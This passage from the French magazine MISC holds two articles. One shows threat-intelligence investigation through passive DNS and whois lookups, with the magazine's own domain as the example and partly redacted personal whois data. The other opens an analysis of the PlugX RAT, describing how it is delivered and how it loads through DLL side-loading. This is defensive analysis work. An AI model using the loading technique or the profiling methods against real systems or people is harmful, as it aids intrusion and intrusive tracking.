Pour reprendre un vieux adage, Google est ton ami. Toutes les investigations threat intelligence démarrent (si le contexte le permet) par des recherches en source ouverte. Tous les candidats sont bons : un MD5 pour identifier un résultat indexé de sandbox, un MUTEX pour identifier un article blog, une adresse IP pour identifier un document technique de référence.

Il est presque rare de ne pas trouver le moindre indice sur Google lors d'une investigation. Lorsque cela arrive, il faut déployer de plus grands moyens...

Commençons donc une investigation sur le magazine *MISC*, cf. figure 5.




Fig. 5 : Recherche miscmag.

Ceci nous amène sur l'intérêt de mettre le focus sur le site miscmag.com.

2.1.2 Investigation DNS

L'utilisation de noms de domaines est très souvent mise à profit par les attaquants en contexte APT. En effet, les communications en dur sur adresse IP sont de moins en moins utilisées et donc facilement identifiables dans des logs de proxy par exemple.

Pour chaque nom de domaine utilisé, l'attaquant va utiliser une ou plusieurs entrées. Ces entrées vont être associées à une adresse IP au niveau d'un serveur DNS d'autorité.

L'attaquant a plusieurs alternatives pour utiliser des enregistrements DNS :

- utiliser des noms de domaine en propre qu'il acquiert ;
- utiliser des services de noms de domaine dynamiques et s'attribuer un enregistrement qu'il fait pointer sur différentes adresses ;
- compromettre un serveur DNS d'autorité et rajouter des enregistrements ;
- compromettre des identifiants d'accès à un registrar et rajouter des enregistrements.

Les deux premières alternatives sont les plus couramment utilisées en contexte d'attaque ciblée.

Il est bien entendu possible de faire la correspondance entre un enregistrement DNS et son adresse IP à un instant T, mais il est également possible de retrouver les traces de ces associations dans le passé via des services de « passive DNS ». Ces solutions sont associées à des serveurs DNS récursifs souvent chargés de jouer le rôle de cache DNS à l'échelle d'une organisation ou d'un fournisseur d'accès. Les solutions de « passive DNS » historisent tous les changements d'association enregistrement-adresse IP et permettent ainsi de « remonter le temps » pour savoir à quelle infrastructure physique était rattaché un enregistrement dans le passé.

L'exemple figure 6 montre ainsi l'évolution du site miscmag.com.




Fig. 6 : Recherche Passive DNS (source : Farsight DNSDB).

Depuis 2010, le site a ainsi été « déplacé » selon la succession suivante :

94.23.37.165 → webredir.vip.gandi.net → 213.186.33.3

Complétons l'analyse par la mise en correspondance de webredir.vip.gandi.net, cf. figure 7.




Fig. 7 : Recherche Passive DNS (source : Farsight DNSDB).

Nous obtenons donc une succession sur 3 adresses :

94.23.37.165 → 217.70.184.38 → 213.186.33.3

2.1.3 Investigation IP

L'attaquant n'a pas d'autre choix que d'utiliser un point physique sur le système d'information de sa cible et un point physique pour en sortir. D'un point de vue séquençement d'une attaque ciblée, cela signifie qu'une (ou plusieurs) adresse a été utilisée pour la compromission initiale, qu'une (ou plusieurs) adresse a été utilisée pour le maintien sur le système d'information et qu'une (ou plusieurs) adresse a été utilisée pour l'exfiltration. Toutes ces adresses peuvent en être une seule et même.



Quelques outils sont intéressants pour savoir ce qui se cache derrière une adresse :

- La résolution inverse DNS (enregistrement PTR) nous renseigne sur une éventuelle association avec un enregistrement DNS. Dans notre cadre, nous n'avons aucun résultat probant :

```
patate:~ david$ dig PTR 94.23.37.165, 213.186.33.3

; <<> DiG 9.8.3-P1 <<> PTR 94.23.37.165, 213.186.33.3
; global options: +cmd
; Got answer:
; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 62335
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;94.23.37.165. IN PTR

;; AUTHORITY SECTION:
. 81800 IN SOA a.root-servers.net. nstld.verisign-grs.com.
2015022501 1800 900 604800 86400

;; Query time: 40 msec
;; SERVER: 192.168.0.254#53(192.168.0.254)
;; WHEN: Wed Feb 25 23:53:47 2015
;; MSG SIZE rcvd: 106

; Got answer:
; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 9122
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;213.186.33.3. IN PTR

;; AUTHORITY SECTION:
. 82177 IN SOA a.root-servers.net. nstld.verisign-grs.com.
2015022501 1800 900 604800 86400

;; Query time: 78 msec
;; SERVER: 192.168.0.254#53(192.168.0.254)
;; WHEN: Wed Feb 25 23:53:48 2015
;; MSG SIZE rcvd: 105
```

- La recherche de correspondance DNS passée (passive DNS) est une autre piste puisqu'elle peut être ciblée sur les réponses (les adresses IP). Dans notre investigation, cette piste est probante pour l'adresse 94.23.37.165 comme le montre la figure 8.

Rdata results for **ANY/94.23.37.165**

Returned 16 RRs in 0.02 seconds.

www.avocat-fritsch.eu.	A	94.23.37.165
unixgarden.fr.	A	94.23.37.165
ks368789.kimsufi.com.	A	94.23.37.165
miscmag.com.	A	94.23.37.165
www.miscmag.com.	A	94.23.37.165
unixgarden.com.	A	94.23.37.165
www.unixgarden.com.	A	94.23.37.165
gnulinuxmag.com.	A	94.23.37.165
www.gnulinuxmag.com.	A	94.23.37.165
www.opensilicium.com.	A	94.23.37.165
www.avocat-fritsch.com.	A	94.23.37.165
linux-pratique.com.	A	94.23.37.165
www.linux-pratique.com.	A	94.23.37.165
essentiel.linux-pratique.com.	A	94.23.37.165
www.essentiel.linux-pratique.com.	A	94.23.37.165
unixgarden.org.	A	94.23.37.165

Fig. 8 : Recherche Passive DNS (source : Farsight DNSDB).

Quasiment tous ces sites sont associés aux Éditions Diamond. Seul le site institutionnel d'un avocat étonne quelque peu. Il s'agit probablement d'un proche des Éditions Diamond ou bien du « Maître » de MISC...

Rdata results for **ANY/217.70.184.38**

Returned 10000 RRs in 0.60 seconds.

agentdouble.biz.	A	217.70.184.38
hk-dev.com.	A	217.70.184.38
ns.sceptika.com.	A	217.70.184.38
user.ebkt.info.	A	217.70.184.38
ns.practicefirms.info.	A	217.70.184.38
user.ebkt.org.	A	217.70.184.38
www.arbona.org.	A	217.70.184.38
rn.sistel.org.	A	217.70.184.38
rodi-novembre.sistel.org.	A	217.70.184.38
ns3.onstest.org.	A	217.70.184.38
cobrhacking.org.	A	217.70.184.38
echobio-asso.org.	A	217.70.184.38
brassbandsofmichigan.org.	A	217.70.184.38
tdi.ac.	A	217.70.184.38
van.ac.	A	217.70.184.38
wms.ac.	A	217.70.184.38
corp.ac.	A	217.70.184.38
lucky.ac.	A	217.70.184.38
confia.ac.	A	217.70.184.38

Fig. 9 : Recherche Passive DNS (source : Farsight DNSDB).

Rdata results for **ANY/213.186.33.3**

Returned 10000 RRs in 0.58 seconds.

ns1.vmpage.com.	A	213.186.33.3
ns2.vmpage.com.	A	213.186.33.3
ns3.vmpage.com.	A	213.186.33.3
ns4.vmpage.com.	A	213.186.33.3
ns5.vmpage.com.	A	213.186.33.3
www.vpcdeal.com.	A	213.186.33.3
www.africaloca.com.	A	213.186.33.3
annegracia.com.	A	213.186.33.3
www.annegracia.com.	A	213.186.33.3
pierremoor.com.	A	213.186.33.3
beyondoscar.com.	A	213.186.33.3
ns1.publicfunny.com.	A	213.186.33.3
ns2.publicfunny.com.	A	213.186.33.3
www.tunisia-new.com.	A	213.186.33.3

Fig. 10 : Recherche Passive DNS (source : Farsight DNSDB).

Le nombre de résultats figures 9 et 10 nous montre l'utilisation de serveurs fortement mutualisés.

Nous pouvons d'ores et déjà établir que **miscmag.com** :

- était localisé sur une machine dédiée de 2010 à 2012 ;
- était localisé sur un serveur mutualisé chez Gandi de 2012 à 2014 ;
- était localisé sur un serveur mutualisé de 2014 à 2015.

2.1.4 Investigation Whois

Si l'attaquant utilise un nom de domaine qui n'est pas volé, il aura dû au préalable créer un compte auprès d'un opérateur d'enregistrement de noms de domaines



(plus communément appelé registrar ou encore bureau d'enregistrement). Ce registrar va stocker les données déclarées par le déposant et procéder à l'enregistrement du domaine avec les données associées dans un registre central qui a autorité sur la zone extension (par exemple l'AFNIC pour le .fr). Chaque registre met (la plupart du temps) à disposition un serveur whois qui va permettre de faire l'association entre un domaine précis et les informations saisies par l'attaquant.

La démarche est globalement à peu près similaire entre un opérateur de registre de noms de domaines et un opérateur de blocs d'adresses IP (ie RIPE pour la plaque Europe). Dans ce cas, il y a distinction entre le « domain whois » et le « network whois ».

Considérons le network whois, et avançons notre investigation :

```
inetnum:      94.23.0.0 - 94.23.63.255
netname:      OVH
descr:        OVH SAS
descr:        Dedicated Servers
descr:        http://www.ovh.com
country:      FR
admin-c:      OK217-RIPE
tech-c:       OTC2-RIPE
status:       ASSIGNED PA
mnt-by:       OVH-MNT
source:       RIPE # Filtered
```

Nous voyons qu'il s'agit d'une plage dédiée chez OVH.

La même commande **whois** sur l'adresse 213.186.33.3 nous donne :

```
inetnum:      213.186.33.0 - 213.186.33.255
netname:      OVH
descr:        OVH SAS
descr:        Shared Hosting Servers
descr:        http://www.ovh.com
country:      FR
admin-c:      OK217-RIPE
tech-c:       OTC2-RIPE
status:       ASSIGNED PA
mnt-by:       OVH-MNT
source:       RIPE # Filtered
```

Nous en sommes donc au stade suivant, **miscmag.com** était hébergé :

- sur un serveur dédié OVH de 2010 à 2012 ;
- sur un serveur mutualisé Gandi de 2012 à 2014 ;
- sur un serveur mutualisé OVH de 2014 à 2015.

L'investigation des données « fraîches » s'avère souvent peu fructueuse pour trouver des informations intéressantes. Par contre, la genèse du nom de domaine présente souvent un gros potentiel. Ainsi, le premier enregistrement peut correspondre :

- à un domaine créé par l'attaquant avec ses vraies coordonnées ;
- à un domaine créé par l'attaquant avec des informations qui se recoupent rapidement vers d'autres zones de malveillance.

Poursuivons notre petite investigation via cette approche à l'aide de Domain Tools. Nous observons de nombreux changements sur le domaine depuis 2003. Certains de ces changements sont particulièrement intéressants. Ainsi en 2003, un certain Frédéric Raynal apparaît dans l'enregistrement technique **whois** :

```
person:      Arnaud Metzler
nic-hdl:     AM270-GANDI
address:     Diamond Editions
address:     6 rue de la scheer
address:     67600
address:     Sélestat
address:     France
phone:       03 88 -REDACTED-
fax:         03 88 -REDACTED-
e-mail:      arno@ed-diamond.com
```

```
person:      Raynal Frédéric
nic-hdl:     RF136-GANDI
address:     34, ter Bd -REDACTED-
address:     75005
address:     Paris
address:     France
phone:       +33 155-REDACTED-
e-mail:      pappy@miscmag.com
```

En septembre 2006, ce même Frédéric décide de changer d'adresse, de rentrer des coordonnées téléphoniques douteuses et d'anonymiser son adresse e-mail :

```
person:      Raynal Frédéric
nic-hdl:     RF136-GANDI
address:     43 rue du -REDACTED-
address:     75015
address:     Paris
address:     France
phone:       +33.123456789
e-mail:      70a5ec4857790f2c16298597c942a6c1-rf136@contact.gandi.net
lastupdated: 2006-07-25 07:12:57
```

Le 27 février 2008, une petite blague apparaît pour un retour à la normale le 13 mai :

```
person:      miscmagcom
nic-hdl:     YX82-GANDI
address:     miscmagcom
address:     34 allez les verts
address:     F-75023, Paris
address:     France
phone:       N/A
e-mail:      a0@miscmag.com45f45b03.2614@whois.gandi.net
```

Le 11 septembre 2011, le siège de Diamond change pour passer du 6 rue de la Scheer à Sélestat au 4 rue Antoine Jeanjean dans la même ville. Google Street View @ nous permettra d'ailleurs de voir l'enseigne à la nouvelle adresse.

Le 24 octobre 2013, les coordonnées physiques s'offusquent et deviennent celles du registrar (Gandi) :

```
Tech Name:   Raynal Frédéric
Tech Organization:
Tech Street:  Gandi, 63-65 boulevard Massena
Tech City:   (Gandi) Paris
Tech State/Province:
```



Tech Postal Code: (Gandi) 75013
 Tech Country: (Gandi) FR
 Tech Phone: (Gandi) +33.170377666
 Tech Phone Ext:
 Tech Fax: (Gandi) +33.143730576
 Tech Fax Ext:
 Tech Email: 70a5ec4857790f2c16298597c942a6c1--REDACTED-@contact.gandi.net

Accessoirement, de vieilles entrées récupérées via **whois** nous indiquent aussi que l'hébergement a évolué plus que ce que nous avons déjà identifié pour suivre la chaîne suivante :

- 15/05/2004 : 194.246.101.80 ;
- 22/10/2005 : 213.251.163.117 ;
- 21/10/2007 : 213.186.60.195 ;
- 29/06/2008 : 91.121.166.153 ;
- 25/08/2009 : 94.23.37.165 ;
- 14/03/2012 : 217.70.184.38 ;
- 02/10/2014 : 213.186.33.3.

Une recherche dans les bases Whois de l'adresse e-mail 70a5ec4857790f2c16298597c942a6c1--REDACTED-@contact.gandi.net nous montre quelques domaines associés plus ou moins connus :

- **miscmag.com** créé en décembre 2001 et hébergé sur 213.186.33.3 (OVH mutualisé) ;
- **security-labs.org** créé en août 2002 et hébergé sur 91.121.7.10 (OVH dédié) ;

- **gotham-city.org** créé en mars 2003 et pointant sur **security-labs.com** ;
- **seclabs.org** créé en juillet 2007 et pointant sur **security-labs.com** ;
- **aslr.org** créé en août 2010 et hébergé sur 88.191.145.194 (Dedibox) ;
- **quarkslab.com**, net et org créés en septembre 2011 et hébergés sur 5.135.189.206 (OVH dédié) ;
- **etchegroup.com** créé en février 2012 et hébergé sur 195.154.127.203 (Iliad dédié) ;
- **my-little-french-entrepreneurship.com**, net et org créés en juin 2014 et hébergés sur 217.70.180.153 (gandi) ;
- **irma-project.com** créé en août 2014 et hébergé sur une page générique hébergeur ;
- **cappsule.org** créé en août 2014 et hébergé sur une page générique hébergeur.

Bref, à partir de ce cas concret sur MISC, beaucoup de choses potentiellement intéressantes ressortent. Cette approche essentiellement focalisée sur des données techniques réseau nous permet de la même façon de modéliser une infrastructure attaquante rapidement.

Dans une activité professionnelle, tout ce que nous avons vu doit aller très vite (quelques minutes). L'automatisation permet d'accélérer les choses et de représenter les résultats d'investigation rapidement comme le montre la figure 11.




Fig. 11 : Outil d'investigation automatisé (Source Airbus D&S).



2.1.5 Investigation malware

Quasiment toutes les campagnes d'attaques utilisent des codes malveillants. Penser threat intelligence sans considérer la partie malware serait une grave erreur. De nombreuses informations extractibles de l'analyse statique ou dynamique d'un code malveillant sont intéressantes pour établir des relations. La petite liste ci-dessous est bien entendu non exhaustive :

- hash du binaire ;
- table d'imports / ImpHash ;
- points de communication ;
- MUTEX ;
- MD5 de sections ;
- clés de chiffrements ;
- CVE utilisés ;
- certificats associés ;
- URI ;
- ...

Toutes ces informations permettent de faire des recoupements permettant par exemple :

- d'observer l'évolution de souches vers des variantes plus complexes ;
- d'identifier un groupe APT « state sponsored » utilisant les mêmes outils pour des campagnes avec des objectifs bien distincts ;
- d'associer un logiciel malveillant à une plateforme d'attaquants connue ;
- d'identifier la montée en puissance d'un groupe dans l'acquisition d'exploits 0day.

2.1.6 Investigation sur individus

Un groupe d'attaquants est constitué de personnes. Ces dernières laissent parfois des traces qui permettent de prolonger l'investigation. Nous avons touché du doigt la liaison entre des individus et des enregistrements Whois, mais un malware peut également présenter des chaînes de caractères (strings) permettant d'identifier son auteur.

Une fois la piste activée, plusieurs canaux sont pertinents pour retrouver de l'information sur ces personnes, les plus intéressants étant les moteurs de recherche, les réseaux sociaux et les forums fermés.

2.1.7 Autres investigations

Le champ des possibles est encore vaste pour dresser le panorama des différents moyens utilisables pour densifier une investigation. Celles que nous avons présentées sont conformes à la réglementation.

2.2 Des données aux renseignements

Conformément au cycle du renseignement, à l'issue de la phase de collecte, les données sont traitées pour produire des informations. Ces informations sont quant à elles analysées pour produire des renseignements.

Dans notre investigation didactique précédente, nous avons manipulé des données et obtenu des informations. Les quelques pistes d'intérêt que nous avons identifiées mériteraient alors d'être complétées pour être traduites en connaissance exploitable.

2.2.1 Les flux de données

La calibration des sources de données est essentielle pour rendre plus efficaces les étapes en aval. Différentes sources sont pertinentes en matière de threat intelligence comme :

- des bases de connaissances disponibles en source ouverte ;
- des flux de données commerciaux (ou communautaires) fournissant des synthèses de détection de menaces provenant elles-mêmes d'autres sources ;
- des rapports d'éditeurs spécialisés ;
- des listes d'échange fermées.

Toutes ces données collectées sont intéressantes, mais certaines contraintes doivent être prises en compte :

- certaines données sont plus ou moins fiables et il faut donc prendre en compte la confiance dans la source avant de les utiliser ;
- certaines données anciennes ont moins d'intérêt que des données récentes (en opposition avec les enregistrements whois), leur importance est donc à sous-pondérer ;
- certaines données sont associées à des critères de diffusion (TLPi [8]) particuliers et ne sont potentiellement pas réutilisables dans la chaîne de traitement.

2.2.2 L'enrichissement via les traitements

Notre investigation précédente a bien montré l'intérêt d'utiliser des solutions tierces pour enrichir la donnée ciblée. L'enrichissement peut être fait selon deux angles :

- l'axe temporel visant à connaître l'histoire de cette donnée ;
- l'axe environnemental visant à comprendre le contexte dans lequel cette donnée évolue.



Deux exemples ultra simples pour éclairer le propos :

- temporel : un enregistrement DNS potentiellement suspect résout vers localhost, mais des analyses de résolutions passées peuvent montrer une association avec une adresse IP connue comme malveillante.
- environnemental : un C&C est hébergé sur un serveur dédié fortement suspect, mais le contexte peut montrer que ce même serveur est celui d'une victime compromise qui n'aura pas appliqué des mises à jour.

De multiples algorithmes peuvent rentrer en compte pour valoriser temporellement et contextuellement les données d'entrée pour en faire des informations à forte valeur ajoutée.

2.2.3 L'analyse et la mise en relation

Les outils c'est bien, mais l'humain c'est mieux ! La phase la plus intéressante, mais aussi la plus complexe reste le travail d'association, d'investigation manuelle et de génération d'hypothèses. C'est celle qui est dévolue aux analystes.

Au final, ce travail de modélisation de la menace a pour but de caractériser les capacités d'un groupe d'attaquants.

Attention, nous parlons ici d'attribution, le mot qu'il est interdit de prononcer... Le terme fait peur et pourtant il s'agit ni plus ni moins que de consolider des faisceaux de présomptions pouvant se transformer en preuves.

À ce stade, trois écoles « s'affrontent » pour tenter de faire de l'attribution :

Le premier modèle utilise STIX. Il est très complet, comme vu précédemment et propose d'utiliser les campagnes d'attaque, les incidents, et les TTP pour établir des liens vers un attaquant ;

Le deuxième modèle, appelé modèle diamant, beaucoup plus simple, propose quant à lui une approche basée sur quatre éléments :

- L'adversaire, correspondant à celui qui réalise les attaques ;
- L'infrastructure mise à profit par l'attaquant et qui est utilisée dans l'environnement de la victime ;
- Les capacités techniques qui sont déployées sur le système d'information de la victime (logiciel malveillant par exemple) et qui utilisent notamment l'infrastructure ;
- La victime qui est confrontée à tout cela.

Le dernier modèle, plus pragmatique consiste à utiliser le meilleur des deux mondes, mais sans structure




Fig. 12 : Modèle diamant.

particulière, en faisant simplement confiance à l'expérience ou à l'intuition des analystes expérimentés. En pratique, cela fonctionne aussi assez bien.

Conclusion

APT ou pas, les techniques de threat intelligence vues dans cet article restent les mêmes (à quelques « équations » près).

La réalité Internet est la même pour tout le monde, acteur étatique ou petit cybercriminel. La threat intelligence utilise ce constat à outrance.

Soyons bien clairs cependant, il s'agit ici de techniques de base d'investigation. Des investigations complètes et complexes mélangent souvent des outils publics, des outils non publics, de la méthode, des contacts, de l'expérience et de l'intuition.

Merci à Cédric Pernet pour sa relecture ainsi qu'à Yoann Francou qui s'est « investy » sur ce sujet. Merci également à Frédéric Raynal qui s'est prêté au jeu. ■

■ Références

- [1] http://en.wikipedia.org/wiki/Intelligence_cycle
- [2] <http://www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks>
- [3] MISC n°64, *IOC, indicateurs de compromission* (Saâd Kadhi)
- [4] <https://github.com/fireeye/iocs/blob/master/APT28/a6c6dbf0-d72a-4f07-8b11-55527aef4755.ioc>
- [5] MISC n°65, *Détection et classification de malware par Yara* (Cédric Pernet)
- [6] <http://blog.cassidiancybersecurity.com/post/2014/07/The-Eye-of-the-Tiger2>
- [7] <https://stix.mitre.org/>
- [8] <https://www.us-cert.gov/tlp>

PROFESSIONNELS !



DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS ...

PDF COLLECTIFS

		PROFESSIONNELS					
		1 - 5 lecteurs		6 - 10 lecteurs		11 - 25 lecteurs	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC2	6 ^{n°} MISC	☐ PRO MC2/5	168,-	☐ PRO MC2/10	336,-	☐ PRO MC2/25	672,-
PROMC+2	6 ^{n°} MISC + 2 ^{n°} HS	☐ PRO MC+2/5	216,-	☐ PRO MC+2/10	432,-	☐ PRO MC+2/25	864,-

Prix TTC en Euros / France Métropolitaine

PROFESSIONNELS :
N'HÉSITEZ PAS À
NOUS CONTACTER
POUR UN DEVIS
PERSONNALISÉ PAR
E-MAIL :
abopro@ed-diamond.com
OU PAR TÉLÉPHONE :
03 67 10 00 20

ACCÈS COLLECTIFS BASE DOCU

		PROFESSIONNELS					
		1 - 5 connexion(s)		6 - 10 connexions		11 - 25 connexions	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC+3	MISC + HS	☐ PRO MC+3/5	177,-	☐ PRO MC+3/10	354,-	☐ PRO MC+3/25	708,-
PROH+3	GLMF + HS + LP + HS + MISC + HS + OS	☐ PRO H+3/5	447,-	☐ PRO H+3/10	894,-	☐ PRO H+3/25	1788,-

Prix TTC en Euros / France Métropolitaine

...EN VOUS CONNECTANT À L'ESPACE
DÉDIÉ AUX PROFESSIONNELS SUR :
www.ed-diamond.com



PLUGX : COUTEAU SUISSE DES ATTAQUANTS APT

Fabien Perigaud (@0xf4b) – Airbus Defence and Space – fabien.perigaud@airbus.com

mots-clés : MALWARE / RAT / APT

Lors d'une attaque de type APT, les attaquants sont amenés à mettre en place des moyens de persistance dans le système d'information de leur victime. Pour cela, le RAT (Remote Administration Tool) est l'arme de choix, un type de malware conçu pour donner un accès quasi-complet à la machine infectée et à distance. Au royaume des RAT, PlugX fait partie des grands favoris.

1 Introduction

Le malware PlugX est apparu pour la première fois en début d'année 2012, et fut nommé d'après des chaînes de caractères de debug présentes dans le binaire désignant les noms de plusieurs fichiers source (**XPlug.cpp**, **XplugRegeedit.cpp**, **XPlugDisk.cpp**...). À cette époque, de grandes similarités de code et fonctionnalités ont été observées avec le malware Destory, dont les premières mentions datent de mi-2011 dans un article détaillant l'APT ayant touché SK Communications [1].

Au départ, le malware contenait de nombreuses chaînes de caractères de debug et de journalisation : chemin vers le fichier **.pdb** (celui-ci ayant d'ailleurs permis à la société AlienVault de remonter à un potentiel auteur [2]), noms des fichiers source, journalisation des erreurs dans un fichier **.log**... Ces indicateurs tendent à montrer que PlugX était alors dans une phase de beta-testing, ce qui était confirmé par le fait qu'il était souvent retrouvé en parallèle d'autres RAT lors de réponses à incident.

Le projet n'est devenu mature que vers mi-2013, date à laquelle le programme a changé de nom (le nom interne dans les chemins de **.pdb** est devenu « SController »), puis a vu disparaître les chaînes de debug et les fichiers de log.

Il est intéressant de constater que PlugX dispose d'un numéro de version interne prenant la forme d'une date (d'abord en hexadécimal, puis en décimal), ce qui permet aisément de dater et retracer les évolutions du malware.

Aujourd'hui, PlugX est toujours en évolution après 4 ans de vie active, et de nouvelles fonctionnalités

continuent d'apparaître. Le rapport des tendances 2014 de la société CrowdStrike [3] indique que PlugX est aujourd'hui le RAT le plus utilisé en APT, et laisse entendre qu'il pourrait exister un canal de distribution du malware pour différents groupes d'attaquants.

Les fonctionnalités et comportements présentés dans cet article concernent les toutes dernières variantes du malware PlugX (numéros de version 20150108 et 20150202).

2 Chargement

La compromission initiale, souvent effectuée via des pièces jointes exploitant une vulnérabilité, n'est pas couverte par cet article, et nous étudierons directement le binaire exécuté post-exploitation.

PlugX est généralement distribué sous la forme d'un exécutable RAR auto-extractible. L'archive RAR embarquée contient 3 fichiers différents :

- un exécutable signé légitime, provenant souvent d'un éditeur dont les produits sont connus et largement diffusés (Microsoft, Nvidia, McAfee, etc.) ;
- une DLL malveillante ;
- un fichier contenant directement du code qu'il soit chiffré ou non.

Le RAR auto-extractible a pour consigne d'extraire ces 3 fichiers dans un répertoire temporaire, puis d'exécuter le binaire signé.

Ce binaire a pour particularité d'être vulnérable au DLL *side-loading*, c'est-à-dire qu'il va effectuer un appel à l'API **LoadLibrary()** en lui passant un nom de



DLL sans chemin complet. Le loader de Windows va alors d'abord rechercher cette DLL dans le répertoire courant de l'exécutable, et la charger si elle s'y trouve.

```

push    ebx
xor     ebx, ebx
call    ds:GetWindowsDirectoryW
mov     edi, ds:LoadLibraryW
push    offset LibFileName ; "RasTls.dll"
call    edi ; LoadLibraryW
cmp     eax, ebx
mov     [esi+4], eax
jnz     short loc_401981

```

Fig. 1 : Appel vulnérable à LoadLibrary().

La DLL une fois chargée va alors lire et déchiffrer le contenu du troisième fichier dans une zone mémoire exécutable, et y diriger le flot d'exécution.

